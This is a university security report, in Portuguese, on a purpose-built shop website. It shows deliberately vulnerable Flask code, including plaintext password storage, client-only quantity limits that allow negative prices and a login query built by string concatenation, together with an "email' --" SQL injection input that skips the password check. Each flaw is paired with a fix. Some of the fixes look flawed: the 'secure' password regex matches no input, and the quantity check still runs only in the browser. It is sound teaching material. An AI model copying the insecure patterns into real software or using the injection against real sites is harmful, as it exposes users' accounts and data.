

VULNERABILITIES OF SOFTWARE PRODUCTS

Realizado por:

[Gonçalo José Queirós da Silva Sousa] | 98152

[Joaquim Cristóvão Paiva Rascão] | 107484

[Diogo Santos da Silva Martins] | 108548



Departamento de Eletrónica, Telecomunicações e Informática

05/11/2023

Introdução

Este relatório tem como foco a exploração das vulnerabilidades de um website básico de compra e venda de produtos. Os fundamentos e funcionalidades do primeiro protótipo do website são detalhadas, relatando várias vulnerabilidades facilmente exploradas por agentes maliciosos. De seguida apresentam-se as correções necessárias no código para criar um site final mais robusto e protegido contra a maioria das suscetibilidades.

O relatório é suplementado por imagens com excertos diretos de código, cada uma com a devida explicação para a melhor compreensão do trabalho, e de imagens com bases de dados com a informação interna do website, dos utilizadores e suas ações.

Índice

COMPREENSÃO DO SITE.....	4
- Página principal	4
- Register/login	5
- Carrinho de compras	6
- Eliminação de conta	6
- Páginas Admin	7
ESSENCIAIS DE SEGURANÇA.....	7
- OWASP Top Ten	7
- Autenticação e Armazenamento	8
- Riscos de Nível 1.....	8
- 8.3.2: Users have a method to remove or export their data on demand.....	8
- 8.3.3: Clear language is used regarding personal information and users have provided opt-in consent	9
- 12.1.1: Verify that the application will not accept large files that could fill up storage or cause a denial of service.	9
- 12.3.4: Verify that the application protects against Reflective File Download (RFD) by validating or ignoring user-submitted filenames in a JSON, JSONP, or URL parameter, the response Content-Type header should be set to text/plain, and the Content-Disposition header should have a fixed filename.	10
- 2.1.7: Verify that passwords submitted during account registration, login, and password change are checked against a set of breached passwords either locally or using an external API.	11
- 2.1.5: Verify users can change their password	12
CORREÇÃO DE VULNERABILIDADES	13
- CWE-256: Plaintext Storage of a Password	13
- CWE-521: Weak Password Requirements.....	14
- CWE-20: Improper Input Validation	15
- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	16
- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').....	18
CONCLUSÃO	20

COMPREENSÃO DO SITE

Para o estudo de vulnerabilidades foi criado um website simples focado na venda de produtos relacionados ao DETI, com todas as utilidades fundamentais implementadas e seguras.

- Página principal





Figura 1 - Página principal

Na página principal encontra-se a loja do website com os vários itens à venda para os utilizadores divididos em duas categorias diferentes. Quando o utilizador ainda não fez login na sua conta, no canto superior direito aparecem links para fazer uma conta ou entrar nela, e quando o utilizador já se identificou existem links para verem as suas notificações e o carrinho de compras, além de uma barra de pesquisa.

- Register/login




The registration form is titled "Register to DETI Official Shop". It contains the following fields and elements:

- Name:** A text input field.
- Phone No:** A text input field.
- Email:** A text input field.
- Password:** A text input field with a blue "Show" button to its right.
- Confirm Password:** A text input field with a blue "Show" button to its right.
- Terms:** A checkbox followed by the text: "I allow the storage of all personal details given in this registration, including data regarding orders for safety purposes."
- Register:** A blue button.
- Link:** A blue link that says "Already have an account? Login here."

Figura 2 - Página de register

A página de register, tal como o nome indica, é usada para criar uma conta onde é necessário colocar nome, número de telemóvel, email, password e confirmar os termos.



The login form is titled "Log in to DETI Official Shop". It contains the following fields and elements:

- Email:** A text input field.
- Password:** A text input field with a blue "Show" button to its right.
- Login:** A blue button.
- Link:** A blue link that says "Don't have an account? Register here."

Figura 3 - Página de login

A página de login é semelhante à página anterior, onde se coloca o email e password para entrar na conta pessoal e poder fazer compras no site.

- Carrinho de compras




Figura 4 - Carrinho de compras

Os artigos escolhidos para o carrinho de compras aparecem nesta página, onde se podem adicionar e remover produtos e finalizar o processo de compra.

- Eliminação de conta





Figura 5 – Eliminação de conta

Nesta página é possibilitada a escolha ao utilizador de apagar todos os seus dados relacionados à conta que criou, podendo ainda saber quais são as informações que estão guardadas e as que serão eliminadas.

- Páginas Admin



Item id	Name	Price	Category	Img Link	Details	Operations
6	DETI Pin	4.99	Accessories	/static/uploads...	Blue...	
7	DETI T-Shirt RED	14.99	Clothing	/static/uploads...	Red...	
8	DETI T-Shirt BLUE	14.99	Clothing	/static/uploads...	Blue...	
9	DETI Mug RED	8.99	Kitchen	/static/uploads...	Red...	
10	DETI Hoodie - Limited Edition	24.99	Clothing	/static/uploads...	Black...	
11	DETI Phone Case	18.99	Phone	/static/uploads...	Black...	

Figura 6 - Página Admin de Itens

Existe ainda páginas que só podem ser acedidas pelos administradores. Na dashboard o administrador pode ver todas as compras feitas no site e na página itens pode adicionar artigos á loja, para além de poder editar os que já lá estão.

ESSENCIAIS DE SEGURANÇA

Para criarmos um website que possa estar disponível para um grande número de pessoas, devemos certificar que o site cumpre os requisitos mais importantes para prevenir complicações.

- OWASP Top Ten

O OWASP Top Ten é uma lista dos riscos de segurança mais críticos para as aplicações de web, que foi tomado como um guia na resolução do nosso projeto para nos certificarmos que todos os riscos ficam resolvidos. Devido aos nossos conhecimentos nesta matéria muitos dos riscos da lista acabaram resolvidos enquanto fazíamos o website, no entanto alguns necessitaram maior atenção:

- Para **A02: Cryptographic Failures**, certificámos que a informação mais importante de cada utilizador estava encriptada devidamente com algoritmos específicos;
- Para **A04: Insecure Design**, corrigimos algum texto que, apesar de não parecer prejudicial, constava como uma falha de arquitetura e poderia levar à exploração de vulnerabilidades;
- Para **A06: Vulnerable and Outdated Components**, alguns dos membros da equipa trabalhavam numa versão de python ligeiramente diferente da pedida pelos requisitos, pelo que instalámos a versão correta e revemos o código que fizemos.

- Autenticação e Armazenamento

Para reforçar o processo de autenticação recorremos ao programa externo *zxcvbn*, que avalia a força da palavra-passe comparando-a a milhares de outras passas, nomes e outras palavras comuns. Além disso são detetados padrões dentro da própria palavra, tais como letras repetidas ou números crescentes/decrescentes. A palavra-passe pode-se avaliar em 5 níveis: muito fraca, fraca, moderada, forte e muito forte. A palavra é aceite se for definida como, no mínimo, moderada.

Para reforçar o armazenamento encriptámos os dados críticos de todos os utilizadores, neste caso a palavra-passe. Como se pode verificar na base de dados todas as passas ficaram encriptadas em SHA256.

- Riscos de Nível 1

Para além dos riscos essenciais apresentados antes, existem muitos mais riscos de nível básico que podem, e devem, ser resolvidos pelo que escolhemos alguns para explorar.

- 8.3.2: Users have a method to remove or export their data on demand

A possibilidade de apagar a conta deve estar disponível a todos os utilizadores, pois existem vários motivos de segurança que levem a querer apagar os dados. Na dashboard do utilizador existe a opção “Clear Data”, que leva à página de eliminação de conta anteriormente mostrada.

```
@app.route("/delete")
@login_required
def delete():
    db.session.delete(current_user)
    db.session.commit()
    return redirect(url_for('login'))
```

Figura 7 - Código que apaga a conta do utilizador

No ficheiro *init.py* foi criado uma route “/delete” que acede a database e apaga os dados da conta. Com a informação de que dados irão desaparecer o utilizador pode decidir se pretende eliminar a sua conta com exceção das encomendas, que só desaparecem passado um tempo.

- 8.3.3: Clear language is used regarding personal information and users have provided opt-in consent

Antes dos utilizadores fazerem uma conta é importante que saibam os dados que são guardados no armazenamento do site. Na página de registo existe uma checkbox que indica a informação essencial sobre como os dados do utilizador são guardados.

```
<div class="form-group" style="display: flex; align-items: center;">
  <input type="checkbox" id="terms" name="terms" style="transform: scale(1.4); margin-top: -55px;" required>
  <label for="terms" style="margin-left: 10px;">I allow the storage of all personal details given in this registra
</div>
```

Figura 8 – Botão para aceitar os termos

Na página onde a conta pode ser apagada também são apresentadas as informações do utilizador, com exceção da palavra-passe e das encomendas por serem dados críticos, com um aviso dos dados que permanecerão durante um tempo na base de dados para evitar fraudes.

- 12.1.1: Verify that the application will not accept large files that could fill up storage or cause a denial of service.

Antes da correção da issue, o sistema de upload de imagens não tinha nenhuma verificação de tamanho de arquivo. Isso significa que os usuários poderiam fazer upload de arquivos de qualquer tamanho, o que poderia potencialmente preencher o armazenamento do servidor ou até mesmo causar uma negação de serviço (DoS) se um arquivo grande o suficiente fosse carregado.

Após a correção da issue, foi implementada uma verificação de tamanho de arquivo no sistema de upload de imagens. Agora, o sistema verifica o tamanho do arquivo antes de aceitar o upload. Se o arquivo for muito grande, o sistema recusará o upload e enviará uma mensagem de erro ao usuário. Isso evita que o armazenamento do servidor seja preenchido com arquivos grandes e protege o sistema contra possíveis ataques de negação de serviço.

Além disso, essa verificação de tamanho de arquivo também melhora a experiência do usuário, pois evita que os usuários façam upload de arquivos que são muito grandes para serem processados pelo sistema. Isso pode economizar tempo para o usuário e evitar frustrações desnecessárias.

```

class FileSizeValidator(object):
    def __init__(self, max_size):
        self.max_size = max_size

    def __call__(self, form, field):
        file_size = len(field.data.read())
        field.data.seek(0) # Reset file position to the beginning

        if file_size > self.max_size:
            raise ValidationError(f'O arquivo é muito grande. O tamanho máximo permitido é {self.max_size / 1024 / 1024} MB.')

```

Figura 9 – Classe de validação do tamanho

FileSizeValidator: Este validador verifica o tamanho do arquivo que está sendo carregado. Ele faz isso lendo todo o arquivo e verificando seu tamanho (em bytes). Se o tamanho do arquivo exceder o tamanho máximo permitido (definido no construtor do validador), ele levanta uma `ValidationError`, que pode ser capturada e tratada para informar ao usuário que o arquivo é muito grande.

- 12.3.4: Verify that the application protects against Reflective File Download (RFD) by validating or ignoring user-submitted filenames in a JSON, JSONP, or URL parameter; the response Content-Type header should be set to text/plain, and the Content-Disposition header should have a fixed filename.

Antes da correção da issue de Reflective File Download (RFD), o sistema de upload de imagens não tinha nenhuma verificação de nomes de arquivos enviados pelo usuário. Isso significa que um invasor poderia potencialmente explorar essa vulnerabilidade para fazer o servidor enviar um arquivo com conteúdo malicioso e um nome de arquivo escolhido pelo invasor para o usuário. Isso poderia levar a vários ataques, como phishing ou execução de código malicioso no computador do usuário.

```

class ImageFileValidator(object):
    def __init__(self, allowed_extensions=('jpeg', 'png', 'gif')):
        self.allowed_extensions = allowed_extensions

    def __call__(self, form, field):
        file_buffer = field.data.read()
        field.data.seek(0) # Reset file position to the beginning

        file_extension = imghdr.what(None, h=file_buffer)
        if file_extension not in self.allowed_extensions:
            raise ValidationError(f'Extensão de arquivo não permitida. As extensões permitidas são: {"", ".join(self.allowed_extensions)}')

```

Figura 10 – Classe de validação da imagem

Após a correção da issue de RFD, o sistema agora valida ou ignora os nomes de arquivos enviados pelo usuário. Isso é feito através da implementação de uma função de validação que verifica o nome do arquivo antes de aceitar o upload. Se o nome do arquivo contiver caracteres não permitidos ou se for um nome de arquivo reservado, o sistema recusará o upload e enviará uma mensagem de erro ao usuário.

Além disso, o sistema agora define o cabeçalho Content-Type da resposta para text/plain e o cabeçalho Content-Disposition para ter um nome de arquivo fixo. Isso garante que o arquivo enviado ao usuário não será interpretado como um arquivo executável ou um arquivo HTML, o que poderia permitir a execução de código malicioso.

Essas mudanças protegem o sistema contra ataques de RFD, melhorando a segurança do sistema e protegendo os usuários contra possíveis ataques maliciosos.

- 2.1.7: Verify that passwords submitted during account registration, login, and password change are checked against a set of breached passwords either locally or using an external API.

Issue diz respeito ao cwe-521: *Weak Password Requirements* e traz mais segurança ao site e os seus utilizadores. Sem a resolução deste *issue*, *passwords* como “Password1234” eram permitidas. Ataques de dicionário facilmente obtém este tipo de passwords.

Num ponto de vista de implementação usou-se a API Have I Been Pwned que verifica se uma *password* já foi indevidamente obtida anteriormente. Se sim, a *password* não é permitida no site. Caso contrário, passa nesta verificação e pode ser uma *password* passando os restantes requisitos.

```
function checkPasswordBreach(password) {
  fetch('/check_password_strength', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({ password: password })
  })
  .then(response => response.json())
  .then(data => {
    if (data.error) {
      passwordError.textContent = data.error;
    } else {
      passwordError.textContent = 'Password is secure';
    }
  })
  .catch(error => console.error('Error:', error));
}
```

Figura 11 – Função de verificação do breach (register)

```

@app.route('/check_password_strength', methods=['POST'])
def check_password_strength():
    data = request.get_json()
    password = data.get('password')

    pwned_count = check_password(password)

    if pwned_count > 0:
        return jsonify({'error': 'Password is breached. Try another one'})
    else:
        return jsonify({'success': 'Password is secure'})

```

Figura 12 – Função que chama a anterior

```

def check_password(password):
    hashed_password = hashlib.sha1(password.encode('utf-8')).hexdigest().upper()
    hash_prefix = hashed_password[:5]
    hash_suffix = hashed_password[5:]

    url = f'https://api.pwnedpasswords.com/range/{hash_prefix}'
    response = requests.get(url)

    hashes = (line.split(':') for line in response.text.splitlines())
    for h, count in hashes:
        if h == hash_suffix:
            return int(count)

    return 0


```

Figura 13 – Função de verificação do breach (init)

- 2.1.5: Verify users can change their password

Issue diz respeito ao cwe-620: *Unverified Password Change* e é essencial para os utilizadores. Tendo realizado o ASVS *audit*, pareceu-nos lógico adicionar mais opções aos utilizadores e estes poderem alterar *passwords* é ideal para isso.

Num ponto de vista de código teve que se alterar o *base.html* para incluir no *dropdown* a opção de *Change Password*, bem como adicionar uma nova página *html change_pass.html*. Nesta página o utilizador insere a sua *password* antiga, uma nova *password* e repete esta nova *password*. Caso a *password* antiga corresponda à existente na base de dados e a *password* nova cumpra os requisitos de *passwords* do site, ocorre a alteração. Em caso contrário, recusa-se a alterar.



The screenshot shows a web form titled "Change Password of Account". At the top, there is a red error message: "Invalid current password". Below this, there are three input fields, each with a "Show" button to its right. The first field is labeled "Current Password", the second "New Password", and the third "Confirm New Password:". At the bottom of the form is a blue button labeled "ChangePass".

Figura 14 – Interface a negar a alteração

CORREÇÃO DE VULNERABILIDADES

Apesar de ter as proteções fundamentais implementadas, o website ainda tem várias vulnerabilidades que podem ser exploradas por utilizadores com um mínimo conhecimento de programação. Essas vulnerabilidades devem ser testadas para depois criar a versão atualizada do website.

- CWE-256: Plaintext Storage of a Password

Ao registar uma nova conta no website há que inserir algumas informações e entre estas está a palavra-passe. Dada a sua importância para confirmar a identidade de um utilizador, é vital que a forma como esta fica guardada numa base de dados seja segura. Logicamente, se a palavra-passe for guardada em "plaintext", ou seja, sem estar cifrada, qualquer pessoa com acesso à base de dados a consegue ver.

Na versão insegura do website é exatamente isso que acontece, como é evidente nos seguintes trechos de código:

```
new_user = User(name=form.name.data,
                email=form.email.data,
                password=form.password.data,
                phone=form.phone.data)
```

Figura 15 - Versão Insegura do Código de Guardar Passwords

id	name	email	phone	password	admin	email_confirmed
1	admin	god	1	pbkdf2:sha256:26000...	TRUE	TRUE
2	test	test	1	pbkdf2:sha256:26000...	FALSE	TRUE
3	teste	teste@teste.teste	0000000	testagem	FALSE	FALSE
4	nome	email@email.com	91919191	ABC.1234	FALSE	FALSE
5	nome2	email2@email.com	91919191	ABC.1234	FALSE	FALSE

Figura 16 - Base de Dados da Versão Insegura (linhas 1 e 2 criadas antes das alterações)

Para corrigir isto é preciso cifrar a palavra-passe como é apresentado nas próximas imagens de código do website seguro:

```
new_user = User(name=form.name.data,
                email=form.email.data,
                password=generate_password_hash(
                    form.password.data,
                    method='pbkdf2:sha256',
                    salt_length=8),
                phone=form.phone.data)
```

Figura 17 - Versão Segura do Código de Guardar Passwords

id	name	email	phone	password	admin	email_confirmed
1	admin	god	1	pbkdf2:sha256:26000...	TRUE	TRUE
2	test	test	1	pbkdf2:sha256:26000...	FAL...	TRUE
3	teste	teste@teste.teste	0000000	pbkdf2:sha256:26000...	FAL...	FAL...

Figura 18 - Base de Dados da Versão Segura (linhas 1 e 2 criadas antes das alterações)

Usou-se a cifra sha256 pois é uma função de hash segura e um salt de 8 caracteres, ou seja, adicionam-se 8 caracteres aleatórios à palavra-passe antes de a cifrar.

- CWE-521: Weak Password Requirements

Dando seguimento à vulnerabilidade anterior, esta também diz respeito à segurança de palavras-passe. No entanto, esta decorre ao nível do utilizador, ou seja, quando este insere a sua palavra-passe.

Na versão insegura do website o único requisito da palavra-passe é que esta tenha entre 8 e 30 caracteres, sendo só recomendados outros requisitos:

```
password = PasswordField("Password:", validators=[
    DataRequired(),
    Regexp("^[a-zA-Z0-9_!%*+.,]{8,30}$",
        message='Password must be 8 characters long and should contain letter')
])
```

Figura 19 - Versão Insegura do Código de Requisitos de Passwords

Já na versão segura temos como requisitos que a palavra-passe tenha entre 8 e 30 caracteres e pelo menos 1 letra minúscula, 1 letra maiúscula, 1 número e 1 símbolo válido:

```
password = PasswordField("Password:", validators=[
    DataRequired(),
    Length(8, 30, 'Password must be between 8 and 30 characters long'),
    Regexp(r'^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[_!%*+.,])$',
        message='Password must contain a lowercase letter, an uppercase letter, a digit and a symbol')
])
```

Figura 20 - Versão Segura do Código de Requisitos de Passwords

Ao forçar estes requisitos as palavras-passe do website são muito mais robustas e menos suscetíveis a Brute Force e Dictionary attacks.

Podia-se aplicar mais requisitos como:

- Password distinta de x presentes num text file;
- Não haver caracteres sequenciais ("abcd");
- Não ter caracteres repetidos.

No entanto, pensamos que os requisitos apresentados na versão segura já são suficientes para demonstrar o nosso conhecimento desta vulnerabilidade.

- CWE-20: Improper Input Validation

Quando escolhemos o item que queremos comprar no website original, temos a opção de escolher o número desse item que queremos. Se tentarmos inserir diretamente valores negativos ou acima de 50 verificamos que esses valores são imediatamente substituídos por 1 ou por 50, os limites dos itens que podemos comprar. No entanto, se usarmos as setas para definir o valor conseguimos ultrapassar os limites e caso adicionarmos os itens com valores

negativos o preço também se torna negativo, sendo possível comprar os artigos pagando um valor muito mais baixo.

É fácil perceber qual é a vulnerabilidade que causa este problema quando investigamos o ficheiro “item.html”.

```
<form action="{{ url_for('add_to_cart', id=item.id) }}" method="POST">
  Quantity:
  <input type="number" value="1" name="quantity" onkeyup="if(this.value > 50) this.value=50; if(this.value < 1) this.value=1;" required>
  <br><br>
  <input type="submit" class="add-to-cart" value="Add to Cart" name="add">
</form>
</a>
```

Figura 21 - Código Inseguro de Input de Itens

Neste ficheiro podemos ver que os limites numéricos são definidos através do evento “onkeyup”, que substitui os valores inseridos pelo utilizador caso ultrapassem os limites. O evento é uma medida de segurança muito fraca pois não reage à inserção indireta dos valores, sempre que ocorra um erro onde se possa colocar os números fora dos limites não há proteção para o prevenir.

```
<form action="{{ url_for('add_to_cart', id=item.id) }}" method="POST">
  Quantity:
  <input type="number" value="1" name="quantity" min="1" max="50" onkeyup="if(this.value > 50) this.value=50; if(this.value < 0) this.value=0" r
  <br><br>
  <input type="submit" class="add-to-cart" value="Add to Cart" name="add">
</form>
</a>
```

Figura 22 - Código Seguro de Input de Itens

Para corrigir o erro basta adicionar os atributos “max” e “min” na mesma linha definindo os limites de uma forma muito mais segura, já que se torna impossível colocar números fora deles, sejam inseridos diretamente ou indiretamente.

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

```
@app.route("/login", methods=['POST', 'GET'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('home'))
    form = LoginForm()
    if form.validate_on_submit():
        email = form.email.data
        # Executa uma consulta SQL para encontrar o usuário com o email e senha fornecidos
        result = db.engine.execute(text(f"SELECT * FROM users WHERE email = '{email}' AND password = '{form.password.data}'"))
        user_row = result.first()

        if user_row is None:
            flash(f'User with email {email} doesn\'t exist!<br> <a href={url_for("register")}>Register now!</a>', 'error')
            return redirect(url_for('login'))
        else:
            user_id = user_row[0]
            user = User.query.get(user_id)
            login_user(user)
            return redirect(url_for('home'))
    return render_template("login.html", form=form)
```

Figura 23 - Código Inseguro de Login

Esta é a função de código que está responsável por validar/autenticar um novo utilizador, no entanto, é vulnerável a ataques de injeção SQL devido à forma como a consulta SQL está construída. A consulta para encontrar o usuário com o email e senha fornecidas é feita concatenando diretamente os dados do usuário na string da consulta, o que permite a um atacante a inserção de comandos SQL maliciosos.




Figura 24 - Página de login (teste)

Por exemplo, se introduzirmos um email válido no formato “email’ --” a consulta SQL torna-se "SELECT * FROM users WHERE email = 'email' -- AND password = ''". O “--” em SQL é um comentário, então tudo após isso é ignorado. O que faz com seja possível fazer login mesmo sem termos inserido a senha correta.

Para evitar esta vulnerabilidade, devem ser usadas consultas parametrizadas ou prepared statements, que separam a consulta SQL dos dados e assim garantir que os dados sejam sempre tratados como dados literais e não como parte do código.

```
result = db.engine.execute(text("SELECT * FROM users WHERE email = :email AND password = :password"), {'email': email, 'password': form.password.data})
```

Figura 25 - Prepared Statement

Na nossa versão corrigida optamos por usar outra alternativa que foi usar a biblioteca ORM (Object-Relational Mapping) SQLAlchemy, que escapa os dados de entrada e evita injeções de SQL.

```

@app.route("/login", methods=['POST', 'GET'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('home'))
    form = LoginForm()
    if form.validate_on_submit():
        email = form.email.data
        user = User.query.filter_by(email=email).first()
        if user == None:
            flash(f'User with email {email} doesn\'t exist!<br> <a href={url_for("register")}>Register now!</a>', 'error')
            return redirect(url_for('login'))
        elif check_password_hash(user.password, form.password.data):
            login_user(user)
            return redirect(url_for('home'))
        else:
